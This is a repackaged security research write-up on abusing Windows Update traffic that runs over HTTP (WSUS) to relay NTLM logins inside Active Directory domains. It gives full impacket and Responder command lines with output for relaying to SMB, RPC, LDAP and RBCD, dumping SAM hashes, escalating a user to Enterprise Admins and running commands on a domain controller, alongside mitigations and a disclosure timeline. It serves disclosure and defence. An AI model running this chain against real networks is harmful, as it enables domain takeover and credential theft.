GoSecure Investigates Abusing Windows Server Update Services (WSUS) to Enable NTLM Relaying Attacks
WSUS configured over HTTP allows an attacker to intercept update traffic and request NTLM authentication, which can be relayed to other services to gain domain admin or remote code execution. The text claims this behaviour is intended and was not fixed despite a CVE.
 Published on gosecure.net
by Romain Carnus | Nov 22, 2021
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Windows Server Update Services (WSUS) is the update distribution feature used in Active Directory environments: domain-joined machines are pointed at a WSUS server and fetch their updates from it. The WSUS client on Windows, the Windows Update client (wupdate), can be configured to talk to that server over HTTP or over HTTPS. When the configuration uses plain HTTP, the update traffic is unauthenticated at the transport level and can be intercepted and redirected.
This article is the third in a series on WSUS. Part one covered the WSUS protocol itself and produced a working proof of concept, pywsus, that works on Windows 10. Part two covered a local privilege escalation to SYSTEM (CVE-2020-1013) and released a PoC, wsuspicious. This part looks at a different consequence of the same insecure configuration: the Windows Update client will answer an NTLM authentication challenge from whatever server it is redirected to, and that authentication can be relayed to other services in the domain, up to remote code execution.
The behaviour itself is not new and had been known for some time; the stated objective of the article is to document it publicly.

Setup
The exploitation prerequisites listed in the research are:
- Ability to intercept traffic of target machines (for example ARP-spoofing or physical bridging).
- An insecure WSUS configuration using HTTP rather than HTTPS.
- The target machine must be domain-joined; no reflective relaying has been identified.
- Optional, to achieve RCE with Resource Based Constrained Delegation (RBCD): either LDAP signing or LDAPS channel binding must not be required by the domain controller.
The tooling used across the examples is impacket (ntlmrelayx, addcomputer, getST, secretsdump), Responder, mitm6, iptables, and two scripts the team wrote: scanWsusGPO.py to inspect GPOs for the WSUS configuration and ldap-scanner to check LDAP signing requirements. The examples run against a lab domain, [redacted], with a WSUS server at hl-wsus01.[redacted] on port 8530 and a domain controller at hl-dc01.
Finding it
The starting point is configuration discovery. On a compromised domain-joined machine, the WSUS settings live in the registry under:
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\

In a minimal deployment, the keys point to a single WSUS server, and the address carries its protocol as a prefix. A URL beginning with http:// instead of https:// is the red flag: the configuration is most likely vulnerable. Because the configuration is normally pushed to domain computers through a Group Policy Object (GPO), it tends to be identical on all domain-joined machines.
The team also wrote a small script to inspect GPOs and look for the WSUS configuration. If the WUServer registry key configuration is found, the address of the WSUS server is displayed along with the protocol in use:
# python scanWsusGPO.py -u john -p 'Admin1234!' -d [redacted]
Found 9 GPOs
Scanning ...
Found WSUS Server candidate: http://hl-wsus01.[redacted]:8530
As a last resort, the traffic itself can be inspected. WSUS over HTTP usually runs on port 8530, and after an ARP-spoofing attack that traffic is visible as plaintext HTTP in Wireshark. The interesting requests are:
- [POST] /SimpleAuthWebService/SimpleAuth.asmx
- [POST] /ClientWebService/client.asmx
Exploitation
Step 1: redirect the update traffic
In earlier parts of the series, insecure WSUS configurations were exploited by serving malicious updates. In real engagements that did not always work: despite successful interception, the malicious updates were served but not always automatically installed, especially on servers. The alternative is to make the client authenticate instead. If insecure WSUS requests can be redirected to a malicious HTTP server, NTLM authentication can be requested, and the Windows Update client will automatically try to authenticate to that server. This is a known behaviour of WSUS, already exploited in the past for privilege escalation by Hot Potato. Cross-protocol NTLM reflection no longer works, but the behaviour can still be exploited by relaying to other targets on the network.
Interception can be done in several ways. With mitm6, for instance, the WSUS fully qualified domain name can be spoofed, redirecting requests to the malicious host. Because requests typically target TCP port 8530, traditional penetration testing tools will not take advantage of that port by default. ARP-spoofing or any other network interception works too, as long as the WSUS traffic reaches a malicious HTTP server:
# iptables -t nat -A PREROUTING -p tcp –-dport 8530 -j REDIRECT --to-ports 80
# responder -I eth0
The iptables rule redirects inbound traffic destined for port 8530 to local port 80, where Responder listens and answers with an NTLM authentication challenge.

Step 2: capture the authentication

After requesting NTLM authentication, the client authenticates automatically. At the time of writing, the observed behaviour was that authentication was performed using the account of a user currently logged on the system. That differed from what Hot Potato exploited in 2016, which reflectively relayed a SYSTEM authentication back to the same computer.
After the application of KB4571756 and KB4577041, the updates that fixed CVE-2020-1013, the behaviour changed back to what appeared to be the originally intended one: the Windows Update client no longer authenticated with a user account and exclusively uses the machine account.

In both cases, user or machine account, the connection comes over HTTP, so almost all relaying options are available depending on the target network configuration, as long as the relay does not go back to the same machine (reflective).
Step 3: relay to SMB
If the relayed account has local administrator rights, relaying to SMB works provided the target machine does not enforce SMB signing. With ntlmrelayx from impacket:
# ntlmrelayx.py -t smb://[redacted] -smb2support
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from [redacted], attacking target smb://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Received connection from [redacted], attacking target smb://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] Authenticating against smb://[redacted] as HACKINGLABS\John SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:[redacted]:::
Guest:501:[redacted]:[redacted]:::
DefaultAccount:503:[redacted]:[redacted]:::
[*] Done dumping SAM hashes for host: [redacted]
[*] Stopping service RemoteRegistry
The -t option names the relay target and -smb2support enables SMB2. The client connects to the fake HTTP server requesting /clientwebservice/client.asmx, the relayed authentication succeeds as HACKINGLABS\John, and ntlmrelayx dumps the local SAM hashes of the target through RemoteRegistry.
Step 4: relay to RPC when SMB signing is enforced
A recent feature of ntlmrelayx is RPC client relaying, useful when SMB signing is enforced; it allows relaying to the domain controller directly:
# ntlmrelayx.py -tf targets.txt -smb2support -c 'echo pwn > C:\test.txt'
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from [redacted], attacking target rpc://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Received connection from [redacted], attacking target rpc://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] Authenticating against rpc://[redacted] as HACKINGLABS\John SUCCEED
[*] Executing command echo pwn > C:\test.txt in no output mode via ncacn_ip_tcp:[redacted][49666]
[*] Creating task \YTVTNsOF
[*] Running task \YTVTNsOF
[*] Deleting task \YTVTNsOF
[*] Completed!
Here -tf reads targets from a file and -c is the command to execute on the relayed target. The relay lands on the DC over RPC and the command runs through a scheduled task. On the DC the result is visible:
C:\>dir
Volume in drive C has no label.
Volume Serial Number is B63B-C858

Directory of C:\

04/13/2019  10:17 AM    <DIR>          PerfLogs
04/12/2019  10:54 PM    <DIR>          Program Files
07/16/2016  06:23 AM    <DIR>          Program Files (x86)
07/28/2020  07:48 AM                 6 test.txt
10/31/2019  01:42 PM    <DIR>          Users
02/07/2020  10:07 AM    <DIR>          Windows
               1 File(s)              6 bytes
               5 Dir(s)  27,137,060,864 bytes free

C:\>type test.txt
pwn
Step 5: relay to LDAP to escalate a user
LDAP signing and LDAPS channel binding are almost never enforced on domain controllers, a configuration the authors consider underestimated because its positive security impact is not always understood. Microsoft planned to enforce it as mandatory from early 2020, but the change was delayed. There are many ways to check for SMB signing requirements but very few equivalents for LDAP signing, so the team wrote a scanner:
# python3 ldap-scanner/ldap-scanner.py 'john:Admin1234!@hl-dc01'
[*] LDAP security scanner by @romcar / GoSecure - Based on impacket by SecureAuth
[*] LDAP signature not required on target hl-dc01 (authentication was accepted)
Valid domain credentials are needed for this check. Relaying to LDAP is very useful with high privileged domain users and with domain computers. In this first use case, relaying WSUS HTTP traffic to LDAP(S) gains domain admin privileges by adding a low privileged user to the Enterprise Admin group:
# ntlmrelayx.py -t ldap://hl-dc01.[redacted] --escalate-user jbieber
[...]
[*] HTTPD: Received connection from [redacted], attacking target ldap://[redacted]
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] Authenticating against ldap://[redacted] as HACKINGLABS\John SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[...]
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User jbieber now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20200703-134003.restore
[*] Adding user: Justin Bieber to group Enterprise Admins result: OK
[*] Privilege escalation succesful, shutting down...
The --escalate-user option names the account to escalate. The relayed authentication arrives on /simpleauthwebservice/simpleauth.asmx, ntlmrelayx enumerates the relayed user's privileges, grants jbieber Replication-Get-Changes-All on the domain, and adds the user to Enterprise Admins. A restore state file is saved so the ACL changes can be reverted.
If there is no compromised domain user, or you would rather not modify an existing account, relaying to LDAPS allows the creation of a new user when the relayed account has the privileges to do so:
# ntlmrelayx.py -t ldaps://hl-dc01.[redacted]
Step 6: relay a machine account and abuse RBCD
As mentioned, wupdate sometimes uses the domain machine account instead of a user account, albeit less regularly. In that case RCE can be achieved through Resource Based Constrained Delegation. Such relay attacks are usually described against high privileged machine accounts such as Exchange servers or unconstrained delegation servers, but it is not necessary to hijack high privilege accounts specifically for this attack to work.
First an SPN under the attacker's control is needed. A new machine account, jbieberMachine, is created using MachineAccountQuota and a valid domain user the attacker owns:
# addcomputer.py '[redacted]/jbieber' -computer-name jbieberMachine
Impacket v0.9.22.dev1+20200611.111621.760cb1ea - Copyright 2020 SecureAuth Corporation

Password:
[*] Successfully added machine account jbieberMachine$ with password [redacted].
After ARP-spoofing and redirecting the traffic, relaying to LDAP is performed using this new machine account, or by creating one over LDAPS with the add-computer option. When providing a computer account to escalate, the trailing $ is required, otherwise the machine account is not found and the attack fails:
# ntlmrelayx.py -t ldap://hl-dc01.[redacted] -smb2support --delegate-access --escalate-user 'jbieberMachine$'
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from [redacted], attacking target ldap://[redacted]
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] Authenticating against ldap://[redacted] as HACKINGLABS\HL-WS02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Delegation rights modified succesfully!
[*] jbieberMachine$ can now impersonate users on HL-WS02$ via S4U2Proxy
The relayed machine account HL-WS02$ authenticates to LDAP, and --delegate-access configures RBCD so that jbieberMachine$ can impersonate users on HL-WS02$ via S4U2Proxy. With that, a ticket is requested on the target machine for service CIFS as Administrator:
# getST.py -spn cifs/HL-WS02.[redacted] '[redacted]/jbieberMachine$' -impersonate Administrator
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating Administrator
[*]    Requesting S4U2self
[*]    Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
The ticket is saved to Administrator.ccache and used to compromise the target machine:
# secretsdump.py -k -no-pass HL-WS02.[redacted]
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:[redacted]:::
Guest:501:[redacted]:[redacted]:::
DefaultAccount:503:[redacted]:[redacted]:::
WDAGUtilityAccount:504:[redacted]:[redacted]:::
defaultuser0:1000:[redacted]:[redacted]:::
[…]
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
-k -no-pass uses the Kerberos ticket from the cache without a password.
Step 7: relay to ADCS
Recent attention on Active Directory Certificate Services highlighted another way to leverage NTLM relaying of machine accounts: targeting the HTTP service exposed by ADCS to achieve RCE. When an ADCS server is reachable on the domain and either PetitPotam or the printer bug can be triggered, that may be a more straightforward way to escalate privileges. But where RPC/SMB services are not accessible on the target machines, or the print spooler is disabled, relaying WSUS traffic to ADCS is another option for RCE. The authors leave this as an exercise for the reader.
Root cause
The behaviour is that the Windows Update client, when configured to use HTTP, will automatically answer an NTLM authentication challenge from the server it is redirected to. Because the transport is plain HTTP, anyone who can intercept the traffic can become that server. The authentication material produced (user or machine account) is then usable for relaying to other services, since cross-protocol NTLM reflection no longer works but relaying to other targets does. The behaviour appears to be intended rather than a coding defect: after disclosure, Microsoft's exchanges suggested a CVE would be assigned and a fix published, but no modified behaviour was observed after the January 2021 Patch Tuesday, which confirmed the team's initial idea that the behaviour was intended and would not be modified any time soon.
Existing defences did not stop it because the services that make relaying useful were often left without their protections: SMB signing not enforced, LDAP signing and LDAPS channel binding not required on domain controllers.
Impact
With the ability to intercept WSUS traffic and a domain-joined target, an attacker can relay the captured authentication to other systems. If the relayed account has local administrator rights and the target does not enforce SMB signing, relaying to SMB yields code execution and credential dumping on that host. Relaying to RPC reaches the DC directly even when SMB signing is enforced. Relaying to LDAP can escalate a low privileged user to domain admin, or create a new user over LDAPS when the relayed account has the privileges. Relaying a machine account enables RBCD and, from there, impersonation of users on the target machine and credential dumping. Relaying to ADCS is another route to RCE where RPC/SMB is unavailable or the print spooler is disabled. The report notes that no reflective relaying has been identified, so the relay must go to a different machine.
Fix
The recommendation is to configure WSUS to communicate over HTTPS. The report notes that lack of proper certificate validation by the WSUS client will close the connection during the TLS handshake, avoiding a connection to a malicious server. Beyond that, the risk of NTLM relaying should be reduced by enforcing signature validation on all domain machines exposing a remote SMB service and on any other service that can authenticate through NTLM. LDAP on domain controllers should enforce signatures and LDAP channel binding. For small businesses that can afford the change, disabling NTLM authentication altogether in the Windows domain and switching to Kerberos would be even more secure.
On the vendor side, the issue was submitted to Microsoft on 3 September 2020, a case was opened the same day, the behaviour was confirmed on 2 October 2020, a fix was planned for 16 December 2020, the issue was considered a duplicate on 18 December 2020 and CVE-2021-1694 was attributed to it, and a patch was released on Patch Tuesday, 12 January 2021. The authors observed no modified behaviour after that patch. The ntlmrelayx contribution enabling exploitation of the issue was merged in May 2021.
Variants to test
- GPO-based discovery at scale. Run the GPO scanner against other domains and look for a WUServer value beginning with
http://. A positive result is a WSUS server candidate printed with its protocol, as in the example output. - Registry check on any compromised host. Read the WindowsUpdate policy keys and look for an
http://prefix. A positive result is a WSUS address over plain HTTP, which is likely vulnerable. - Traffic-based discovery. After ARP-spoofing, look in Wireshark for plaintext HTTP on port 8530, specifically POSTs to
/SimpleAuthWebService/SimpleAuth.asmxand/ClientWebService/client.asmx. Seeing those in the clear confirms an HTTP WSUS configuration. - LDAP signing check. Run the LDAP scanner with valid domain credentials against each DC. A positive result is the message that LDAP signature is not required and authentication was accepted.
- SMB signing check. Relay to SMB on hosts where signing is not enforced; a positive result is
Authenticating against smb://... SUCCEEDfollowed by SAM hash dumping. - RPC relay where SMB signing is enforced. Relay to the DC over RPC with a command; a positive result is the command executing on the DC, as shown by the created file.
- RBCD with a machine account. Create a machine account via MachineAccountQuota, relay a machine account to LDAP with
--delegate-accessand the trailing$, then request a ticket with getST and dump with secretsdump. A positive result is the message that the new machine account can impersonate users on the target via S4U2Proxy. - ADCS relay. Where an ADCS HTTP service is reachable and RPC/SMB is not, relay WSUS traffic to it; the report leaves the details as an exercise and does not give a positive-result signature.
What happened, in plain words
Imagine a large office building where every computer gets its software updates from one central post room. Instead of each computer downloading updates from the internet, a server inside the building hands them out. That server is called Windows Server Update Services, or WSUS. It is a Microsoft product that lives inside company networks (specifically, networks built around Active Directory, Microsoft's system for managing users and computers centrally).
When a computer is set up to use WSUS, it is told the address of the WSUS server. That address can start with http:// or with https://. The difference matters enormously. https:// is the padlocked version of web traffic: the two sides agree on an encrypted channel, and the browser or client checks that the server really is who it claims to be. http:// is the open version: anyone sitting on the network path between the two can read the traffic, and anyone can pretend to be the server.
Here is the problem the researchers describe. When a Windows computer is configured to fetch updates over plain http://, and someone on the network quietly redirects that update traffic to a machine they control, the Windows Update client (the built-in program that fetches updates, sometimes called wupdate) does something surprising: it tries to log in to that machine automatically. It does not stop to ask whether the server is genuine. It uses NTLM, an old Microsoft login protocol, to prove who it is.
That proof of identity can then be relayed: forwarded, unchanged, to a different server elsewhere in the company network, which accepts it as a real login. If the account that answered happens to have administrator rights somewhere, the attacker can use that forwarded login to run commands, read password databases, or take over more machines. In the worst case described, it leads to remote code execution (RCE): the attacker gets their own commands to run on someone else's computer.
The researchers stress that this behaviour is not new. It had been known for years, and an earlier attack tool called Hot Potato had already abused a related trick in 2016. What this article does is document the behaviour publicly, with reproducible steps, and explain how to defend against it. It is the third article in a series: part one introduced the WSUS protocol and released a tool called pywsus that works on Windows 10; part two covered a different WSUS flaw that let a normal user become the all-powerful SYSTEM account on their own machine (tracked as CVE-2020-1013) and released a tool called wsuspicious. This third part looks at what happens when the same insecure configuration is abused not for local escalation but for relaying logins across the network.
The building blocks, explained from zero
Before walking through the attack, here are the ideas it relies on, in everyday terms.
- A server and a client. A server is a computer that offers something; a client is a computer that asks for it. In this story the WSUS server offers updates, and every Windows PC in the company is a client asking for them.
- A protocol. A protocol is an agreed set of rules for conversation, like the etiquette of a phone call: who speaks first, what words are allowed, how the call ends. HTTP is the protocol of the web. HTTPS is HTTP wrapped in encryption.
- Encryption and certificates. HTTPS uses TLS to encrypt the conversation. As part of setting up TLS, the server presents a certificate, a kind of digital ID card, and the client is supposed to check it was issued by someone trustworthy. If the check fails, the connection should be refused.
- Authentication. Authentication is proving who you are. A username and password is one way; a hash (a scrambled fingerprint of a password) is another; a ticket is a third.
- NTLM. NTLM is an older Microsoft authentication protocol. The server sends a random challenge, the client computes a response using its secret (a password hash), and the server checks the response. The important property for this article is that the response proves identity without revealing the password, and it can be captured and replayed to a different server that also speaks NTLM.
- Relaying. Relaying is passing a login attempt through to another service, as if you were a switchboard forwarding a call. The victim thinks it is talking to the real server; the real server thinks the victim is logging in directly. The attacker sits in the middle and forwards the messages.
- Reflection. Reflection is a special case of relaying where the login is forwarded back to the same machine it came from. Modern Windows blocks this, which is why the attack must target a different machine.
- ARP spoofing. On a local network, computers find each other by asking "who has this address?" and getting answers. ARP spoofing is lying in answer to that question, so that other computers send their traffic to you instead of to the real destination. It is the network equivalent of putting a forwarding sticker on someone else's post.
- A domain and a domain controller. A Windows domain is a group of computers and users managed together. The domain controller (DC) is the server that holds the master list of accounts and checks logins. If you can convince the DC that you are someone, you are that someone across the whole domain.
- A machine account. Besides user accounts, every computer joined to a domain has its own account, with a long random password it manages itself. It is used for the computer to prove its identity to the domain.
- SMB, LDAP, RPC. These are three different services a Windows network offers. SMB is file sharing (and much more). LDAP is the directory service: the phone book of users, groups and computers. RPC is a way for one program to call a function on another computer as if it were local.
- Signing. SMB signing and LDAP signing are integrity checks: each message carries a cryptographic stamp proving it came from the real sender and was not altered. When signing is enforced, a relayed login cannot be tampered with or redirected, so relaying fails.
- A GPO. A Group Policy Object is a bundle of settings that administrators push to many computers at once. WSUS settings are usually delivered this way, which is why the same configuration tends to appear on every machine in the domain.
- The registry. The registry is Windows' central settings database, organised in folders of keys and values. Administrators and attackers both read it to find out how a machine is configured.
- A hash. A hash is a one-way scramble of data. Password hashes are stored so the system can check a password without keeping the password itself. If an attacker obtains hashes, they can often use them directly to log in, without ever knowing the original password.
- RBCD and Kerberos delegation. Kerberos is the newer Microsoft login protocol, based on tickets. Delegation is a feature that lets a service act on your behalf when it talks to another service. Resource Based Constrained Delegation (RBCD) is a way to configure, on the target resource, which other accounts are allowed to impersonate users to it. If an attacker can set that configuration, they can make their own account impersonate an administrator to the target.
- ADCS. Active Directory Certificate Services is Microsoft's certificate authority: it issues certificates inside a company. It exposes a web service, and that web service can be a relay target too.
What the attacker needs first
The researchers list four prerequisites. In plain words:
- The ability to intercept traffic of the target machines. This could be ARP spoofing on the local network, or physically bridging network connections, or any other way of getting between the victim and the real server.
- A WSUS configuration that uses HTTP, not HTTPS. If the traffic is encrypted, the attacker cannot read or redirect it usefully.
- The target machine must be joined to the domain. The attack relies on domain accounts (user or machine) being available to authenticate. The researchers note that no way to make the attack work by reflecting back to the same machine was found.
- Optional, only for the RBCD route to RCE: either LDAP signing or LDAPS channel binding must not be required by the domain controller. In other words, the DC must be lenient enough to accept a relayed LDAP login.
The tools used in the examples are impacket (a collection of Python scripts for Windows protocols, including ntlmrelayx.py, addcomputer.py, getST.py and secretsdump.py), Responder (a tool that answers network requests and captures authentication attempts), mitm6 (a tool that impersonates network services to capture logins), iptables (the Linux firewall, used here to redirect traffic), and two scripts the team wrote themselves: scanWsusGPO.py to inspect GPOs for WSUS settings, and ldap-scanner to check whether LDAP signing is required. The examples run against a lab domain called [redacted], with a WSUS server at hl-wsus01.[redacted] on port 8530 and a domain controller at hl-dc01.
Finding it: how to spot a vulnerable setup
The first job is to find out whether a machine is configured to use WSUS over HTTP. There are three approaches, from easiest to last resort.
Checking the registry on a machine you already control
If you already have access to a compromised domain-joined machine, the WSUS settings live in the registry under this path:
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\
This is a folder in the registry. HKEY_LOCAL_MACHINE is the part of the registry that holds settings for the whole computer (as opposed to just the current user). SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate is where policy-delivered update settings are stored. Inside it, the researchers say, a minimal deployment has three keys pointing to a single WSUS server, and the address carries its protocol as a prefix.
The screenshot shows the WSUS server configuration in the Windows registry. The key detail to look for is the prefix: if the address begins with http:// rather than https://, that is the red flag. The configuration is most likely vulnerable. Because these settings are normally pushed to domain computers through a GPO, the same configuration tends to appear on every domain-joined machine, so one look tells you about the whole fleet.
Scanning the GPOs themselves
The team wrote a small script to inspect GPOs and look for the WSUS configuration. If the WUServer registry key configuration is found, the script displays the address of the WSUS server along with the protocol in use:
# python scanWsusGPO.py -u john -p 'Admin1234!' -d [redacted]
Found 9 GPOs
Scanning ...
Found WSUS Server candidate: http://hl-wsus01.[redacted]:8530
Line by line:
python scanWsusGPO.pyruns the script with Python.-u johnsupplies a username to authenticate to the domain with.-p 'Admin1234!'supplies that user's password. The quotes keep the shell from misreading the!.-d [redacted]names the domain to scan.- The output
Found 9 GPOssays nine policy bundles were discovered. Scanning ...is progress output.Found WSUS Server candidate: http://hl-wsus01.[redacted]:8530is the result: a WSUS server address, withhttp://as the protocol and:8530as the port. Thathttp://prefix is the finding.
Why do this? Because reading the GPOs tells you the configuration for every machine the policy applies to, without needing to touch each machine individually.
Watching the traffic
As a last resort, you can inspect network traffic directly. WSUS over HTTP usually runs on port 8530. A port is like an apartment number in a building: the building has one street address (the IP address), but many numbered doors, each leading to a different service. After an ARP-spoofing attack, that traffic is visible as plaintext HTTP in Wireshark, a program that captures and displays network packets.
The interesting requests to look for are:
- [POST] /SimpleAuthWebService/SimpleAuth.asmx
- [POST] /ClientWebService/client.asmx
POST is the HTTP method used to send data to a server (as opposed to GET, which asks for a page). The paths /SimpleAuthWebService/SimpleAuth.asmx and /ClientWebService/client.asmx are the specific addresses the update client uses on the WSUS server. Seeing them in the clear, rather than encrypted, confirms the configuration is HTTP and therefore likely vulnerable.
Exploitation, step by step
Step 1: redirect the update traffic
In the earlier parts of the series, the team exploited insecure WSUS configurations by serving malicious updates. In real engagements that did not always work: even when interception succeeded, the malicious updates were served but not always installed automatically, especially on servers. So they looked for a different consequence of the same weakness: instead of feeding the client fake updates, make it authenticate.
If insecure WSUS requests can be redirected to a malicious HTTP server, that server can ask for NTLM authentication, and the Windows Update client will automatically try to authenticate. This is a known behaviour of WSUS, and it was already exploited in the past for privilege escalation by Hot Potato. Cross-protocol NTLM reflection no longer works, but the behaviour can still be exploited by relaying to other targets on the network.
There are several ways to intercept the traffic. With mitm6, for instance, the WSUS fully qualified domain name (the full name of the server, like hl-wsus01.[redacted]) can be spoofed, redirecting requests to the attacker's host. Because requests typically target TCP port 8530, traditional penetration testing tools will not take advantage of that port by default. ARP spoofing or any other network interception works too, as long as the WSUS traffic reaches a malicious HTTP server:
# iptables -t nat -A PREROUTING -p tcp –-dport 8530 -j REDIRECT --to-ports 80
# responder -I eth0
Line by line:
iptablesis the Linux firewall and packet-manipulation tool.-t natselects the table that handles address translation, i.e. rewriting where packets go.-A PREROUTINGappends a rule to the chain that processes packets as they arrive, before any routing decision.-p tcpmatches only TCP packets.–-dport 8530matches packets whose destination port is 8530, the WSUS port.-j REDIRECTsays what to do: redirect the packet.--to-ports 80sends it to local port 80 instead, the standard HTTP port.responder -I eth0starts Responder listening on the network interfaceeth0. Responder is the program that will answer the redirected requests and ask for NTLM authentication.
Why this works: the victim's update client thinks it is still talking to the WSUS server on port 8530. In reality its packets are being quietly rewritten to land on the attacker's port 80, where Responder is waiting.
The screenshot shows NTLM authentication of the WUpdate client in Wireshark: the update client is answering the authentication challenge.
Step 2: capture the authentication
After the malicious server requests NTLM authentication, the client authenticates automatically. At the time of writing, the observed behaviour was that authentication was performed using the account of a user currently logged on to the system. That differed from what Hot Potato exploited in 2016, which reflectively relayed a SYSTEM authentication back to the same computer.
The screenshot shows an NTLMv2 hash obtained by redirecting WSUS traffic to a malicious WSUS server. An NTLMv2 hash here is the captured authentication response: the material the client produced to prove its identity. It is not the user's password, but it is enough to relay.
After the application of KB4571756 and KB4577041, the updates that fixed CVE-2020-1013, the behaviour changed back to what appeared to be the originally intended one: the Windows Update client no longer authenticated with a user account and exclusively uses the machine account.
The screenshot shows NTLM authentication using the computer account, i.e. the machine's own domain identity rather than a logged-in person's.
In both cases, user account or machine account, the connection comes over HTTP, so almost all relaying options are available depending on the target network configuration, as long as the relay does not go back to the same machine (reflective).
Step 3: relay to SMB
If the relayed account has local administrator rights on some other machine, relaying to SMB works there, provided that machine does not enforce SMB signing. With ntlmrelayx from impacket:
# ntlmrelayx.py -t smb://[redacted] -smb2support
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from [redacted], attacking target smb://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Received connection from [redacted], attacking target smb://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] Authenticating against smb://[redacted] as HACKINGLABS\John SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:[redacted]:::
